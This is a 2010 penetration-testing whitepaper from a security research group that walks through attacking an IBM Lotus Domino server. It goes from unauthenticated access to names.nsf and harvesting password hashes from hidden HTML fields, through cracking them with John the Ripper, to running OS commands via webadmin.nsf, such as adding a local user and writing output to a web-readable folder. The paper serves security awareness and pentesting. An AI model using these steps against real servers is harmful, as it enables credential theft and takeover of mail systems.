

April 13, 2010

Penetration: from Application down to OS

Getting OS Access Using Lotus
Domino Application Server
Vulnerabilities

Digital Security Research Group (DSecRG)

www.dsecrg.com

Alexandr Polyakov. QSA, PA-QSA

Head of DSecRG

a.polyakov@dsec.ru

<http://twitter.com/sh2kerr>

Content

Introduction.....	3
Descriptions.....	4
Stage 1: Searching a target.....	4
Stage 2: Information Gathering.....	5
Stage 3: Privilege Escalation.....	6
Stage 4: Methods for getting access to OS.....	8
Live Console.....	9
Quick Console.....	9
Getting results of command execution.....	10
Stage 5: Attack !.....	11
Conclusion.....	12
Links.....	14
Additional Information.....	15
About Author.....	16
About company.....	16

Introduction

This whitepaper continues a series of publications [1] describing different ways of obtaining access to the operating system of the server, using vulnerabilities of various business applications which can be met in the corporate environment. This time we will talk about Lotus Domino – a very popular application that provides enterprise-grade e-mail, collaboration capabilities.

This system stores a huge amount of critical corporate data and represents a good target for a potential attacker. Also people must be aware of that this system is usually available from the Internet and can be hacked to get access to the operation system of the server in DMZ and then to the internal servers of corporate environment and in this paper we will show how to do this.

Descriptions

IBM Lotus Domino Server – the application server with different services such as mail server, database server, http server and others. In this paper we will talk about http server.

Attention! This document does not describe all possible vulnerabilities and misconfigurations of Lotus Domino. It shows one of the possible ways to attack Lotus Domino and get access to the OS. The document is meant to draw attention to the typical problems of the Domino security. All tests have been performed in Lotus Domino 8.5.1 on OS Windows.

Stage 1: Searching a target

For finding Lotus Domino web-server you can simply run Nmap on network with the following parameters:

```
Nmap -sV 172.212.13.0.24 -p 80

Nmap scan report for 172.212.13.13
Host is up (0.017s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Lotus Domino httpd
```

As a result we find one server with Lotus Domino Installation. To be sure that it is Lotus Domino server you can follow this link:

<http://servername/homepage.nsf>

Also you can try to find Lotus servers using Google Hacking Technique with this query:

```
inurl:homepage.nsf
```



This is how Lotus start page looks like

Stage 2: Information Gathering

Vulnerability:

In a huge amount of Lotus Installations names.nsf database which stores all mail addresses of a company and other critical information can be accessed without authentication.

How it works:

When you try to access Lotus Domino web server root directory you can see a login form but in many cases (when administrator did not configure ACL) you can get access to names.nsf file in the root directory of the web server without authentication. This is very old vulnerability and still topical.

The access to names.nsf can give you all the information about those people who work in an organization such as: login names, e-mails, information about Lotus Notes client software and OS, and other information.

This information enables you to send e-mails with social engineering payload and a link to the web-site which runs exploits for client-side vulnerabilities in such applications as: Browsers, Lotus Notes ActiveX components or other software.

Stage 3: Privilege Escalation

Vulnerability:

There is vulnerability [3] in names.nsf database which has been known from the year of 2005. This vulnerability can give you access to the password hashes of Lotus users by the look at HTML page source.

How it works:

To get a password hash you should navigate to the page holding information about any user and open source code of html page. Password hashes are stored in HTTPPassword or dspHTTPPassword hidden fields.

```
5e3231ec382f28ebc525759000340c46[1] - Блокнот
Файл Правка Формат Вид Справка
<input name="$dspowner" type="hidden" value="Ch1 Admin/DSEC">
<input name="$dspClientType" type="hidden" value="0">
<input name="$dspLocalAdmin" type="hidden" value="">
<input name="$dspProfiles" type="hidden" value="">
<input name="$dspCheckPassword" type="hidden" value="0">
<input name="$dspAvailableForDirsync" type="hidden" value="1">
<input name="$dspPasswordChangeInterval" type="hidden" value="0">
<input name="$dspNetUserName" type="hidden" value="">
<input name="$dspPasswordGracePeriod" type="hidden" value="0">
<input name="$dspSametimeServer" type="hidden" value="">
<input name="$dspPasswordChangeDate" type="hidden" value="">
<input name="$dspPasswordDigest" type="hidden" value="">
<input name="$dspDisplayChangeRequest" type="hidden" value="Нет">
<input name="FirstName" type="hidden" value="Test">
<input name="MiddleInitial" type="hidden" value="">
<input name="LastName" type="hidden" value="Admin">
<input name="FullName" type="hidden" value="Admin/DSEC; Test Admin">
<input name="AltFullName" type="hidden" value="">
<input name="AltFullNameLanguage" type="hidden" value="">
<input name="AltFullNameLanguageDisplay" type="hidden" value="">
<input name="ShortName" type="hidden" value="Admin">
<input name="Title" type="hidden" value="">
<input name="Suffix" type="hidden" value="">
<input name="HTTPPassword" type="hidden" value="(C4123D9C19FC499D459C4C87C97BA2593)">
<input name="dspHTTPPassword" type="hidden" value="(C4123D9C19FC499D459C4C87C97BA2593)">
<input name="preferredLanguage" type="hidden" value="">
<input name="MailSystem" type="hidden" value="1">
<input name="MailDomain" type="hidden" value="test">
<input name="MailServer" type="hidden" value="TESTLOTUSMAL1/DSEC">
```

This is source code of html page with password hash

In typical systems you can find hundreds and thousands of users so it is better to use automating exploit for getting hashes. The raptor_dominohash automatic tool [4] was written by Raptor in 2007 specially for this task. Also the DominoHashBreaker tool [5] for dictionary password brute forcing was written, but we will use JohnTheRipper [6].

To use JohnTheRipper for breaking Domino hashes you should apply a jimbo patch [7]. Also you can find that there are 2 types of Domino hashes [8]:

- Standard hashes with 32 hex symbols like this:

```
<input name="$dspPasswordDigest" type="hidden" value="F05389C37C850260F278FED23334C172">
```

- Salted hashes with 22 symbols starting from “G” symbol like this:

```
<input name="$dspHTTPPassword" type="hidden" value="(GFmjA4YmP9C05vHn09gI)">
```

For bruteforcing standard hashes you should give the file containing usernames and hashes with the following format:

```
Username:hash
Username:hash
.
Username:hash
```

You can run brute force using the command: `./john HASH.txt --format=lotus5`

For bruteforcing salted hashes you should give the file containing usernames and hashes with the format:

```
Username: (hash)
Username: (hash)
.
Username: (hash)
```

You can run brute force using the command: `./john HASH.txt --format=dominosec`

If you are lucky you can get a list of cracked passwords as the result of the brute force.

Stage 4: Methods for getting access to OS

Vulnerability:

If you get the administrative access to the Domino server you almost in OS (if there is no special restrictions like console password). In default installation in OS Windows you will get access using Local System account. In Unix you will get access by means of an unprivileged user account.


How it works:

This stage is the most interesting one. If you have the administration account of the Lotus Domino you can run `webadmin.nsf` administration application which can be accessed by <http://servername/webadmin.nsf>. This application gives the administrator different options for administrating server and run service commands.

For running service commands you can use two types of console: Quick Console and Live Console. By default you can run only limited amount of commands but using a special trick [9] you can run any OS executable files using Load command.

Live Console


Live Console is a very useful application but there are 2 problems why sometimes we cannot use it. First problem – this console is not running by default and you have to restart the server to use it and this is not acceptable when you make a penetration test. The second problem is that this console is working using port 2050 and this port usually is not open to the Internet so you can use it only in internal penetration tests. Thus, unfortunately, this method is not of general purpose.



Webadmin.nsf with error

Quick Console

Quick Console is the limited console and there is one disadvantage – unfortunately it cannot show the results of the command you ran so we have a problem like when we use a blind SQL injection.



Live console

Getting results of command execution

There is a possibility in webadmin.nsf to view all files with .nsf extension. So we can save the result of the command execution to file names. It is not very convenient but it works. Here is the example how we can make it using 2 commands (thanks to Alexey Sintsov):

```
load cmd /c "dir /D /B > sh2kerr.out"
```

```
load cmd /c "FOR /F "delims= " %i IN (sh2kerr.out) DO ECHO > C:\lotus\domino\sh2kerr\"%i".nsf"
```

As a result we will see many files in the directory: C:\lotus\domino\sh2kerr\ and will be able to read a result of the “dir” command execution in the names of those files.

But there is a method which is much better. We must find a directory with write access and which can be accessed by the web. There is one such directory by default (tested on 6.5 and 8.5 versions on Windows) at the minimum. This directory is:

```
C:\Lotus\Domino\data\domino\html\download\filesets\
```

If you want to access this directory by the web you can follow this link: <http://servername/download/filesets>.

Now when you understand the acquired information about possible attacks you combine it all in a little how-to.

Stage 5: Attack !

So if you want to get access to OS of Lotus Domino Server you should follow these steps:

- Run raptor_dominohash script and collect all password hashes

```
./raptor_dominohash 192.168.0.202
```

- Save hashes in file using format described in the Stage 3.
- Run JohnTheRipper with hashes file generated at the previous step

```
./john HASH.txt --format=lotus5
```

- If you find administrator's hash you can address to:

<http://servername/webadmin.nsf>

- In Quick Console run command that adds a new user to OS

```
load cmd /c net user dsecrG password /all
```

- For testing if this command successfully executed we run net user command and save the results to the file.


```
load cmd /c net user >
```

```
C:\Lotus\Domino\data\domino\html\download\filesets\netuser1.png
```

- To view the results we open the following link:

<http://servername/download/filesets/netuser1.png>

- If the command runs successful we will see the result as provided in the screenshot:



Successful execution of net user command

Conclusion

In this whitepaper I'm showing one of the possible ways to get access to OS using vulnerabilities and misconfigurations of Lotus Domino which can be used when performing penetration tests. Many security things of Lotus Domino are not described here such as: client- side applications security, other critical .nsf files, and alternative ways of command execution, replication and other. If you are interested in this you can use the links provided at the end of this document.

This whitepaper has been made to inform people of the importance of business application security as these applications store critical business data and can represent targets for hacker attacks. According statistics of the latest security assessments, pentests and application security assessments performed by Digital Security, applications are the less secured chain in the complex IT system security area.

Links

1. Whitepapers from “Penetration From application Down to OS” series
<http://dsecrg.ru/pages/pub/>
2. Lotus Domino from wiki
[http://wikipedia.org/wiki/IBM Lotus Domino](http://wikipedia.org/wiki/IBM_Lotus_Domino)
3. Information disclosure in Lotus Domino
http://www.cybsec.com/vuln/default_configuration_information_disclosure_lotus_domino.pdf
4. Exploit for automatic hashes download
<http://www.exploit-db.com/exploits/3302>
5. Domino Hash Breaker
<http://www.securiteinfo.com/download/dhb.zip>
6. JohnTheRipper
<http://www.openwall.com/john/>
7. Jumbo patch for JohnTheRipper to crack the old and new Domino Passwords
<http://www.openwall.com/john/contrib/john-1.7.5-jumbo-2.diff.gz>
8. Domino hashes
<http://www.openwall.com/lists/john-users/2007/09/05/1>
9. Chapters from “Securing IBM Lotus Notes/Domino R7” book (in Russian) by Evginiy Kisilev
[http://education.intrust.ru/site/etc.nsf/a8fb531bb422387dc325687900326049/e68157115a7e466ec32577020079d446/\\$FILE/Система%20безопасности%20IBM%20Lotus%20Notes%20Domino%207.pdf](http://education.intrust.ru/site/etc.nsf/a8fb531bb422387dc325687900326049/e68157115a7e466ec32577020079d446/$FILE/Система%20безопасности%20IBM%20Lotus%20Notes%20Domino%207.pdf)

Additional Information

- IBM ISS “Lotus Domino Security” 2002
<http://documents.iss.net/whitepapers/domino.pdf>
- Jian Hui Wang (OWASP) - Lotus Notes/Domino web application architecture and security features
<http://www.webadminblog.com/index.php/2008/09/25/lotus-notesdomino-web-application-security-owasp-appsec-nyc-2008/>
- Pentesting Lotus Domino
<http://seclists.org/pen-test/2008/May/64>

About Author

Alexander Polyakov is now working as a director of security audit department in the Digital Security company. He is also a head of Digital Security Research Group (dsecrg.com). He is one of the contributors of PCIDSS.RU Community. The expert in enterprise applications and database security, he has found a lot of vulnerabilities in products of such vendors as SAP, Oracle, IBM, Sun and many others. The author of multiple whitepapers about IT security and compliance and particularly about enterprise application security. The author of "Oracle Security from the Eye of the Auditor: Attack and Defence" book. Alexander Polyakov is owning a PCI QSA and PA QSA status.

About company

Digital Security is one of the leading IT security companies in CEMEA, providing information security consulting, audit and penetration testing services, risk analysis and ISMS-related services and certification for ISO/IEC 27001:2005, PCI DSS and PA-DSS standards.

Digital Security Research Group focuses on enterprise application and ERP security problems with vulnerability reports, advisories and whitepapers posted regularly on our website.

Contact: `research [at] dsecrg [dot] com`
<http://www.dsecrg.com>